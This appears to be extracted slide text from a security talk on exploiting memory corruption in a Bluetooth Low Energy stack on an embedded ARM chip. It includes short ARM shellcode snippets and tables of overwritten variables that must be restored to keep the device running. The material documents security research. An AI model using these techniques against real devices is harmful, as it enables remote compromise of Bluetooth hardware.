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
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
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
# Making our first success last forever



```
// r2 points to 0x20004480
ldr r1, [r2, #54]
subs r1, #112
str r1, [r1]
```

**62 Shellcode bytes**

# Making our first success last forever



```
// r2 points to 0x20004480
ldr r1, [r2, #54]
subs r1, #112
str r1, [r1]
```

**56 Shellcode bytes**

# Restoring execution – Take 1

56 Shellcode bytes

Triggering packet	advPkt
Uncontrolled data	hciGapTaskID hciL2capTaskID hciSmpTaskID hciExtTaskID bleDispatch_TaskID
Uncontrolled data	rspBuf
Uncontrolled data	timerHead
Uncontrolled data	osal_last_timestamp
Controlled data	osal_systemClock
Controlled data	ICall_dispatcher ICall_enterCriticalSection ICall_exitCriticalSection
	trngState
	tasksEvents
	gapMaxScanResponses pGapScanRecs
Uncontrolled data	gapCentralCBs
	gapCentralConnCBs
	gapParams

Destination of copied data

# Restoring execution – Take 1

56 Shellcode bytes

Triggering packet	advPkt
Must be restored	hciGapTaskID
Uncontrolled data	hciL2capTaskID
	hciSmpTaskID
	hciExtTaskID
Must be restored	bleDispatch_TaskID
Uncontrolled data	rspBuf
Must be restored	timerHead
Uncontrolled data	osal_last_timestamp
Controlled data	osal_systemClock
Must be restored	ICall_dispatcher
Controlled data	ICall_enterCriticalSection
	ICall_exitCriticalSection
	trngState
Must be restored	tasksEvents
	gapMaxScanResponses
	pGapScanRecs
Uncontrolled data	gapCentralCBs
	gapCentralConnCBs
	gapParams

Destination of copied data

# Restoring execution – Take 1

```
str r0, [r2, #112] // timerHead  
str r3, [r2, #124] // ICall_dispatcher  
movs r0, #0x8  
str r0, [r2, #52] // bleDispatch_TaskID=8  
movs r0, #0x1  
str r0, [r2, #48] // hciGapTaskID=1  
bx lr
```

**17 bytes restored in spray +  
8 bytes constants in spray +  
14 bytes code in trigger packet**

**17 Shellcode bytes**

Triggering packet	advPkt
Must be restored	hciGapTaskID
Uncontrolled data	hciL2capTaskID
Uncontrolled data	hciSmpTaskID
Uncontrolled data	hciExtTaskID
Must be restored	bleDispatch_TaskID
Uncontrolled data	rspBuf
Must be restored	timerHead
Uncontrolled data	osal_last_timestamp
Controlled data	osal_systemClock
Must be restored	ICall_dispatcher
Controlled data	ICall_enterCriticalSection
Controlled data	ICall_exitCriticalSection
	trngState
Must be restored	tasksEvents
	gapMaxScanResponses
	pGapScanRecs
	gapCentralCBs
Uncontrolled data	gapCentralConnCBs
	gapParams

Destination of copied data

# Restoring execution – Take 1

```
str r0, [r2, #112] // timerHead  
str r3, [r2, #124] // ICall_dispatcher  
movs r0, #0x8  
str r0, [r2, #52] // bleDispatch_TaskID=8  
movs r0, #0x1  
str r0, [r2, #48] // hciGapTaskID=1  
bx lr
```

**17 bytes restored in spray +  
8 bytes constants in spray +  
14 bytes code in trigger packet**

**17 Shellcode bytes**

Triggering packet	advPkt
Must be restored	hciGapTaskID
Uncontrolled data	hciL2capTaskID
Uncontrolled data	hciSmpTaskID
Uncontrolled data	hciExtTaskID
Must be restored	bleDispatch_TaskID
Uncontrolled data	rspBuf
Must be restored	timerHead
Uncontrolled data	osal_last_timestamp
Controlled data	osal_systemClock
Must be restored	ICall_dispatcher
Controlled data	ICall_enterCriticalSection
Controlled data	ICall_exitCriticalSection
	trngState
Must be restored	tasksEvents
Must be restored	gapMaxScanResponses
	pGapScanRecs
Uncontrolled, Must be restored (16 bytes)	gapCentralCBs
	gapCentralConnCBs
	gapParams

Destination of copied data

# Restoring execution – Take 1

```
str r0, [r2, #112] // timerHead  
str r3, [r2, #124] // ICall_dispatcher  
movs r0, #0x8  
str r0, [r2, #52] // bleDispatch_TaskID=8  
movs r0, #0x1  
str r0, [r2, #48] // hciGapTaskID=1  
bx lr
```

**17 bytes restored in spray +  
8 bytes constants in spray +  
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
**1 Shellcode bytes**

Triggering packet	advPkt
Must be restored	hciGapTaskID
Uncontrolled data	hciL2capTaskID
Uncontrolled data	hciSmpTaskID
Uncontrolled data	hciExtTaskID
Must be restored	bleDispatch_TaskID
Uncontrolled data	rspBuf
Must be restored	timerHead
Uncontrolled data	osal_last_timestamp
Controlled data	osal_systemClock
Must be restored	ICall_dispatcher
Controlled data	ICall_enterCriticalSection
Controlled data	ICall_exitCriticalSection
	trngState
Must be restored	tasksEvents
	gapMaxScanResponses
	pGapScanRecs
	gapCentralCBs
Restored (somehow?) (16 bytes)	gapCentralConnCBs
	gapParams


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# Useless Exploit?

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
# Restoring execution – Take 2



**56 Shellcode bytes**

Destination of copied data


# Restoring execution – Take 2



Destination of copied data

56 Shellcode bytes

# Restoring execution – Take 2



